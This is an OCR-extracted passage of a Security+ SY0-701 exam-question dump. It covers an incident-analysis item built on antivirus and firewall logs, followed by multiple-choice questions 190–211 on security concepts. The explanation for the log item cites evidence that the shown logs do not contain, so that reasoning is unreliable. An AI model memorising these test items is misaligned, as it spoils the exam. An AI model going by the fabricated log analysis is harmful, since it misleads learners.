4/18/2019 14:37  Warn   File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37  Error  Unable to quarantine file svch0st.exe
4/18/2019 14:38  Info   Scanning temporary files
4/18/2019 14:39  Info   Scanning services
4/18/2019 14:40  Info   Scanning boot sector
4/18/2019 14:41  Info   Scan complete
4/18/2019 14:42  Info   Files removed: 0
4/18/2019 14:43  Info   Files quarantined: 0
4/18/2019 14:43  Warn   File quarantine file
4/18/2019 14:44  Info   Boot sector: clean
4/18/2019 14:45  Info   Next scheduled scan: 4/19/2019 14:30
```


## Firewall

| Timestamp | | Source | Destination | Destination Port | Application | Action | Client Bytes | Server Bytes |
|---|---|---|---|---|---|---|---|---|
| /17/2019 | 16:01:44 | 10.10.9.18 | 57.203.54.183 | 443 | ssl | Permit | 6953 | 99427 |
| /17/2019 | 16:01:58 | 192.168.10.37 | 57.203.54.221 | 443 | ssl | Permit | 9301 | 199386 |
| /17/2019 | 16:17:06 | 192.168.10.22 | 10.10.9.12 | 135 | rpc | Permit | 175 | 1504 |
| /17/2019 | 16:27:36 | 192.168.10.41 | 10.10.9.12 | 445 | smbv1 | Permit | 345 | 34757 |
| /17/2019 | 16:28:06 | 10.10.9.12 | 192.168.10.41 | 135 | rpc | Permit | 754 | 4771 |
| /17/2019 | 16:33:31 | 10.10.9.18 | 192.168.10.22 | 135 | rpc | Permit | 643 | 2355 |
| /17/2019 | 16:35:36 | 192.168.10.37 | 10.10.9.12 | 135 | smbv2 | Permit | 649 | 5644 |
| /17/2019 | 23:58:36 | 10.10.9.12 | 192.168.10.41 | | icmp | Permit | 128 | 128 |
| /17/2019 | 23:58:43 | 10.10.9.12 | 192.168.10.22 | | icmp | Permit | 128 | 128 |
| /17/2019 | 23:58:45 | 10.10.9.12 | 192.168.10.37 | | icmp | Permit | 128 | 128 |
| /18/2019 | 2:31:36 | 10.10.9.18 | 192.168.10.41 | 445 | smbv2 | Permit | 1874 | 23874 |
| /18/2019 | 2:31:45 | 192.168.10.22 | 57.203.55.29 | 8080 | http | Permit | 7203 | 75997 |
| /18/2019 | 2:31:51 | 10.10.9.18 | 57.203.56.201 | 443 | ssl | Permit | 9953 | 199730 |
| /18/2019 | 2:31:02 | 192.168.10.22 | 57.203.55.234 | 443 | http | Permit | 4937 | 84937 |
| /18/2019 | 2:39:11 | 192.168.10.41 | 57.203.53.89 | 8080 | http | Permit | 8201 | 133183 |
| /18/2019 | 2:39:12 | 10.10.9.18 | 57.203.55.19 | 8080 | ssl | Permit | 1284 | 9102854 |
| /18/2019 | 2:39:32 | 192.168.10.37 | 57.203.56.113 | 443 | ssl | Permit | 9341 | 9938 |
| /18/2019 | 13:37:36 | 192.168.10.22 | 10.10.9.18 | 445 | smbv3 | Permit | 1874 | 23874 |
| /18/2019 | 13:39:43 | 192.168.10.22 | 10.10.9.18 | 135 | rpc | Permit | 673 | 41358 |
| /18/2019 | 13:45:04 | 10.10.9.18 | 192.168.10.37 | 135 | rpc | Permit | 693 | 1952 |
| /18/2019 | 13:47:44 | 10.10.9.12 | 192.168.10.41 | 445 | smbv3 | Permit | 482 | 3505 |
| /18/2019 | 13:52:57 | 10.10.9.18 | 192.168.10.22 | 135 | rpc | Permit | 545 | 9063 |
| /18/2019 | 13:53:01 | 192.168.10.37 | 10.10.9.12 | 335 | smbv3 | Permit | 876 | 8068 |
| /18/2019 | 14:30:04 | 10.10.9.12 | 57.203.56.231 | 443 | ssl | Permit | 9901 | 199730 |
| /18/2019 | 14:30:04 | 192.168.10.37 | 57.203.56.143 | 443 | ssl | Permit | 10092 | 209938 |




**10.10.9.18**

```
4/17/2019 14:30  Info   Scheduled scan initiated
4/17/2019 14:31  Info   Checking for update
4/17/2019 14:32  Info   No update available
4/17/2019 14:33  Info   Checking for definition update
4/17/2019 14:34  Info   No definition update available
4/17/2019 14:35  Info   Scan type = full
4/17/2019 14:36  Info   Scan start
4/17/2019 14:37  Info   Scanning system files
4/17/2019 14:38  Info   Scanning temporary files
4/17/2019 14:39  Info   Scanning services
4/17/2019 14:40  Info   Scanning boot sector
4/17/2019 14:41  Info   Scan complete
4/17/2019 14:42  Info   Files removed: 0
4/17/2019 14:43  Info   Files quarantined: 0
4/17/2019 14:44  Info   Boot sector: clean
4/17/2019 14:45  Info   Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30  Info   Scheduled scan initiated
4/18/2019 14:31  Info   Checking for update
4/18/2019 14:32  Info   No update available
4/18/2019 14:33  Info   Checking for definition update
4/18/2019 14:34  Error  Unable to reach update server
4/18/2019 14:35  Info   Scan type = full
4/18/2019 14:36  Info   Scan start
4/18/2019 14:37  Info   Scanning system files
4/18/2019 14:37  Warn   File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37  Error  Unable to quarantine file svch0st.exe
4/18/2019 14:38  Info   Scanning temporary files
4/18/2019 14:39  Info   Scanning services
4/18/2019 14:40  Info   Scanning boot sector
4/18/2019 14:41  Info   Scan complete
```







**Answer:**




Explanation:

A screenshot of a computer AI-generated content may be incorrect.




Based on the logs, it seems that the host that originated the infection is 192.168.10.22. This host has a suspicious process named svchost.exe running on port 443, which is unusual for a Windows service. It also has a large number of outbound connections to different IP addresses on port 443, indicating that it is part of a botnet.

The firewall log shows that this host has been communicating with 10.10.9.18, which is another infected host on the engineering network. This host also has a suspicious process named svchost.exe running on port 443, and a large number of outbound connections to different IP addresses on port 443.

The other hosts on the R & D network (192.168.10.37 and 192.168.10.41) are clean, as they do not have any suspicious processes or connections.

**NEW QUESTION: 190**

An IT team rolls out a new management application that uses a randomly generated MFA token sent to the administrator's phone. Despite this new MFA precaution, there is a security breach of the same software.

Which of the following describes this kind of attack?

**A.** Smishing

**B.** Typosquatting

**C.** Espionage

**D.** Pretexting

**Answer: (SHOW ANSWER)**

Comprehensive and Detailed Explanation From Exact Extract:
If MFA is in place yet attackers still breach the system, the compromise most likely resulted from social engineering, specifically pretexting. Pretexting occurs when an attacker fabricates a convincing scenario (a
"pretext") to trick the victim into revealing authentication information, such as OTP codes, MFA prompts, or login details. Even strong MFA cannot prevent an attack when a human is tricked into voluntarily providing the code.
Smishing (A) involves fraudulent SMS messages, but no messaging is mentioned in the scenario.
Typosquatting (B) involves deceptive URLs that appear similar to legitimate sites and is unrelated to MFA compromise. Espionage (C) refers to stealing sensitive or national-security-related information, not bypassing MFA protections.
Security+ SY0-701 details pretexting under Social Engineering Attacks, emphasizing that MFA does not fully mitigate human manipulation. Attackers frequently impersonate IT staff, vendors, or automated systems to convince victims to "verify" or "confirm" credentials. This perfectly matches a breach where MFA was present but still circumvented through deception.

**NEW QUESTION: 191**
A systems administrator is redesigning now devices will perform network authentication. The following requirements need to be met:
* An existing Internal certificate must be used.
* Wired and wireless networks must be supported
* Any unapproved device should be Isolated in a quarantine subnet
* Approved devices should be updated before accessing resources
Which of the following would best meet the requirements?
**A.** 802.IX
**B.** EAP
**C.** RADIUS
**D.** WPA2
**Answer: (SHOW ANSWER)**
802.1X is a network access control protocol that provides an authentication mechanism to devices trying to connect to a LAN or WLAN. It supports the use of certificates for authentication, can quarantine unapproved devices, and ensures that only approved and updated devices can access network resources. This protocol best meets the requirements of securing both wired and wireless networks with internal certificates.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of network security and authentication protocols.

**NEW QUESTION: 192**
A hacker gained access to a system via a phishing attempt that was a direct result of a user clicking a suspicious link. The link laterally deployed ransomware, which laid dormant for multiple weeks, across the network. Which of the following would have mitigated the spread?
**A.** IPS
**B.** IDS
**C.** WAF
**D.** UAT
**Answer: (SHOW ANSWER)**
IPS stands for intrusion prevention system, which is a network security device that monitors and blocks malicious traffic in real time. IPS is different from IDS, which only detects and alerts on malicious traffic, but does not block it. IPS would have mitigated the spread of

ransomware by preventing the hacker from accessing the system via the phishing link, or by stopping the ransomware from communicating with its command and control server or encrypting the files.

**NEW QUESTION: 193**
A security analyst is investigating an application server and discovers that software on the server is behaving abnormally. The software normally runs batch jobs locally and does not generate traffic, but the process is now generating outbound traffic over random high ports. Which of the following vulnerabilities has likely been exploited in this software?
**A.** Memory injection
**B.** Race condition
**C.** Side loading
**D.** SQL injection
**Answer: (SHOW ANSWER)**
Memory injection vulnerabilities allow unauthorized code or commands to be executed within a software program, leading to abnormal behavior such as generating outbound traffic over random high ports. This issue often arises from software not properly validating or encoding input, which can be exploited by attackers to inject malicious code.References: CompTIA Security+ SY0-701 course content and official CompTIA study resources.

**NEW QUESTION: 194**
An employee emailed a new systems administrator a malicious web link and convinced the administrator to change the email server's password. The employee used this access to remove the mailboxes of key personnel. Which of the following security awareness concepts would help prevent this threat in the future?
**A.** Using password management
**B.** Providing situational awareness training
**C.** Recognizing phishing
**D.** Reviewing email policies
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 195**
A security engineer at a large company needs to enhance IAM to ensure that employees can only access corporate systems during their shifts. Which of the following access controls should the security engineer implement?
**A.** Role-based
**B.** Time-of-day restrictions
**C.** Least privilege
**D.** Biometric authentication
**Answer: (SHOW ANSWER)**
Detailed Explanation:
Time-of-day restrictions limit access to corporate systems based on predefined schedules. This ensures employees can only access resources during their assigned work hours. Reference: CompTIA Security+ SY0-
701 Study Guide, Domain 3: Security Architecture, Section: "Access Control Models".

**NEW QUESTION: 196**

A systems administrator set up a perimeter firewall but continues to notice suspicious connections between internal endpoints. Which of the following should be set up in order to mitigate the threat posed by the suspicious activity?
**A.** Host-based firewall
**B.** Web application firewall
**C.** Access control list
**D.** Application allow list
**Answer: (SHOW ANSWER)**
A host-based firewall is a software application that runs on an individual endpoint and filters the incoming and outgoing network traffic based on a set of rules. A host-based firewall can help to mitigate the threat posed by suspicious connections between internal endpoints by blocking or allowing the traffic based on the source, destination, port, protocol, or application. A host-based firewall is different from a web application firewall, which is a type of firewall that protects web applications from common web-based attacks, such as SQL injection, cross-site scripting, and session hijacking. A host-based firewall is also different from an access control list, which is a list of rules that control the access to network resources, such as files, folders, printers, or routers. A host-based firewall is also different from an application allow list, which is a list of applications that are authorized to run on an endpoint, preventing unauthorized or malicious applications from executing. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 254



**NEW QUESTION: 197**
A company is adding a clause to its AUP that states employees are not allowed to modify the operating system on mobile devices. Which of the following vulnerabilities is the organization addressing?
**A.** Cross-site scripting
**B.** Buffer overflow
**C.** Jailbreaking
**D.** Side loading
**Answer: (SHOW ANSWER)**
Jailbreaking is the process of removing the restrictions imposed by the manufacturer or carrier on a mobile device, such as an iPhone or iPad. Jailbreaking allows users to install unauthorized applications, modify system settings, and access root privileges. However, jailbreaking also exposes the device to potential security risks, such as malware, spyware, unauthorized access, data loss, and voided warranty. Therefore, an organization may prohibit employees from jailbreaking their mobile devices to prevent these vulnerabilities and protect the corporate data and network. References: CompTIA Security+ Study Guide: Exam SY0-701,
9th Edition, Chapter 10: Mobile Device Security, page 507 2

**NEW QUESTION: 198**
Which of the following technologies must be used in an organization that intends to automate infrastructure deployment?
**A.** IaC

**B.** IaaS
**C.** IoC
**D.** IoT
**Answer: (SHOW ANSWER)**
Comprehensive and Detailed Explanation From Exact Extract:
Infrastructure as Code (IaC) is the technology required for automating infrastructure deployment. IaC allows organizations to define and deploy servers, networks, containers, and cloud resources using machine-readable configuration files rather than manual configuration. This leads to faster deployment, consistent environments, repeatability, version control, and lower human error.
CompTIA Security+ SY0-701 highlights IaC as a foundational component of DevOps and modern cloud operations. It supports automated provisioning through tools such as Terraform, Ansible, CloudFormation, and Puppet. IaC also enhances security by enabling automated compliance checks and standardized hardened configurations.
IaaS (B) is a cloud service model, not an automation mechanism. IoC (C) refers to Indicators of Compromise used in threat intelligence. IoT (D) refers to Internet-connected devices and is unrelated to infrastructure deployment.
Therefore, IaC is the required technology for automated, repeatable, secure infrastructure deployments.

**NEW QUESTION: 199**
Which of the following is used to protect a computer from viruses, malware, and Trojans being installed and moving laterally across the network?
**A.** IDS
**B.** ACL
**C.** EDR
**D.** NAC
**Answer: (SHOW ANSWER)**
Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints, such as computers, laptops, mobile devices, and servers. EDR can help to detect and prevent malicious software, such as viruses, malware, and Trojans, from infecting the endpoints and spreading across the network. EDR can also provide visibility and response capabilities to contain and remediate threats. EDR is different from IDS, which is a network-based technology that monitors and alerts on network traffic anomalies. EDR is also different from ACL, which is a list of rules that control the access to network resources. EDR is also different from NAC, which is a technology that enforces policies on the network access of devices based on their identity and compliance status.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 2561

**NEW QUESTION: 200**
A security engineer needs to quickly identify a signature from a known malicious file. Which of the following analysis methods would the security engineer most likely use?

**A.** Static
**B.** Sandbox
**C.** Network traffic
**D.** Package monitoring
**Answer: (SHOW ANSWER)**
Static analysis is the process of examining a file without executing it to identify known malicious signatures, suspicious patterns, strings, embedded resources, or code fragments. When a security engineer needs to quickly extract a signature from a known malicious file, static

analysis is the most efficient approach. This method allows analysts to inspect binary code, metadata, file headers, and hashes such as MD5/SHA-256.
According to Security+ SY0-701, static analysis is ideal for identifying:
* Malware signatures
* Embedded malicious payloads
* Hash values for detection
* Known indicators of compromise (IOCs)
Sandboxing (B) is used to observe behavior by executing the malware, which takes longer and is unnecessary when the malware is already known. Network traffic analysis (C) is used to observe communications, not generate file signatures. Package monitoring (D) refers to monitoring OS-level changes and system calls, which is a dynamic method.
Static analysis aligns with the requirement for quick identification, making option A the correct choice.

**NEW QUESTION: 201**
A legal department must maintain a backup from all devices that have been shredded and recycled by a third party. Which of the following best describes this requirement?
**A.** Data retention
**B.** Destruction
**C.** Sanitation
**D.** Certification
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 202**
Which of the following describes the difference between encryption and hashing?
**A.** Encryption ensures data integrity, while hashing ensures data confidentiality.
**B.** Encryption replaces cleartext with ciphertext, while hashing calculates a checksum.
**C.** Encryption uses a public-key exchange, while hashing uses a private key.
**D.** Encryption protects data in transit, while hashing protects data at rest.
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 203**
A security analyst is evaluating a SaaS application that the human resources department would like to implement. The analyst requests a SOC 2 report from the SaaS vendor. Which of the following processes is the analyst most likely conducting?
**A.** Attestation
**B.** Penetration testing
**C.** Due diligence
**D.** Internal audit
**Answer: C (LEAVE A REPLY)**

**NEW QUESTION: 204**
A security analyst receives alerts about an internal system sending a large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours. Which of the following is most likely occurring?

**A.** A worm is propagating across the network.
**B.** Data is being exfiltrated.
**C.** A logic bomb is deleting data.
**D.** Ransomware is encrypting files.
**Answer: (SHOW ANSWER)**
Data exfiltration is a technique that attackers use to steal sensitive data from a target system or network by transmitting it through DNS queries and responses. This method is often used in advanced persistent threat (APT) attacks, in which attackers seek to persistently evade detection in the target environment. A large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours is a strong indicator of data exfiltration. A worm, a logic bomb, and ransomware would not use DNS queries to communicate with their command and control servers or perform their malicious actions. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 487; Introduction to DNS Data Exfiltration; Identifying a DNS Exfiltration Attack That Wasn't Real - This Time

**NEW QUESTION: 205**
Several employees received a fraudulent text message from someone claiming to be the Chief Executive Officer (CEO). The message stated:
"I'm in an airport right now with no access to email. I need you to buy gift cards for employee recognition awards. Please send the gift cards to following email address." Which of the following are thebestresponses to this situation? (Choose two).
**A.** Cancel current employee recognition gift cards.
**B.** Add a smishing exercise to the annual company training.
**C.** Issue a general email warning to the company.
**D.** Have the CEO change phone numbers.
**E.** Conduct a forensic investigation on the CEO's phone.
**F.** Implement mobile device management.
**Answer: (SHOW ANSWER)**
This situation is an example of smishing, which is a type of phishing that uses text messages (SMS) to entice individuals into providing personal or sensitive information to cybercriminals. The best responses to this situation are to add a smishing exercise to the annual company training and to issue a general email warning to the company. A smishing exercise can help raise awareness and educate employees on how to recognize and avoid smishing attacks. An email warning can alert employees to the fraudulent text message and remind them to verify the identity and legitimacy of any requests for information or money. References = What Is Phishing | Cybersecurity | CompTIA, Phishing - SY0-601 CompTIA Security+ : 1.1 - Professor Messer IT Certification Training Courses

**NEW QUESTION: 206**
Which of the following is a type of vulnerability that refers to the unauthorized installation of applications on a device through means other than the official application store?
**A.** Cross-site scripting
**B.** Buffer overflow
**C.** Jailbreaking
**D.** Side loading
**Answer: (SHOW ANSWER)**

Side loading refers to the process of installing applications on a device from outside the official app store, which can introduce security vulnerabilities by bypassing standard app validation processes.References:
Security+ SY0-701 Course Content, Security+ SY0-601 Book.

**NEW QUESTION: 207**
A company plans to secure its systems by:
Preventing users from sending sensitive data over corporate email
Restricting access to potentially harmful websites
Which of the following features should the company set up? (Select two).
**A.** Stateful firewall
**B.** DNS filtering
**C.** DLP software
**D.** File integrity monitoring
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 208**
A security team created a document that details the order in which critical systems should be through back online after a major outage.
Which of the following documents did the team create?
**A.** Communication plan
**B.** Incident response plan
**C.** Data retention policy
**D.** Disaster recovery plan
**Answer: (SHOW ANSWER)**
The document described in the question is a Disaster Recovery Plan (DRP). A DRP outlines the process and procedures for restoring critical systems and operations after a major disruption or outage. It includes the order in which systems should be brought back online to ensure minimal impact on business operations, prioritizing the most critical systems to recover first.
References:
* CompTIA Security+ SY0-701 Course Content: Domain 5: Security Program Management and Oversight, which discusses the development and implementation of disaster recovery plans.

**NEW QUESTION: 209**
After completing an annual external penetration test, a company receives the following guidance:
* Decommission two unused web servers currently exposed to the internet.
* Close 18 open and unused ports found on their existing production web servers.
* Remove company email addresses and contact info from public domain registration records.
Which of the following does this represent?
**A.** Attack surface reduction
**B.** Vulnerability assessment
**C.** Tabletop exercise
**D.** Business impact analysis
**Answer: (SHOW ANSWER)**

The guidance focuses on attack surface reduction by eliminating unnecessary services, closing unused ports, and limiting publicly available information that attackers could leverage. Reducing the attack surface lowers the organization's exposure to threats and potential entry points.
Vulnerability assessments (B) identify weaknesses but do not necessarily involve active reduction measures.
Tabletop exercises (C) simulate incidents, and business impact analysis (D) assesses the effects of disruptions, neither of which match the described activities.
Attack surface reduction is a core principle in Security Operations and penetration testing remediation strategies in SY0-701#6:Chapter 14 CompTIA Security+ Study Guide#.

**NEW QUESTION: 210**
Which of the following risk analysis attributes measures the chance that a vulnerability will be exploited?
**A.** Exposure factor
**B.** Impact
**C.** Severity
**D.** Likelihood
**Answer: (SHOW ANSWER)**
The best answer is D. Likelihood.
In risk analysis, likelihood refers to the probability or chance that a threat will exploit a vulnerability. This is a core concept in risk management because risk is commonly evaluated by considering both:
the likelihood of an event occurring, and
the impact if that event occurs.
Why the other options are incorrect:
A). Exposure factorExposure factor is the percentage of asset loss that would occur if a threat event happened.
It relates to the extent of damage, not the probability of exploitation.
B). ImpactImpact refers to the magnitude of harm or damage if the vulnerability is exploited. It does not measure the chance of occurrence.
C). SeveritySeverity is a general measure of how serious a vulnerability or issue is, often combining multiple considerations, but it is not specifically the attribute that measures the chance of exploitation.
From a Security+ viewpoint, when the question asks about the chance that a vulnerability will be exploited, the correct risk attribute is likelihood.

**NEW QUESTION: 211**
Which of the following best describes a method for ongoing vendor monitoring in third-party risk management?
**A.** Requiring a new MSA for each project
**B.** Accepting vendor self-attestation without further verification
**C.** Conducting assessments to verify compliance with security requirements
**D.** Reviewing SLAs at the start of the contract
**Answer: (SHOW ANSWER)**
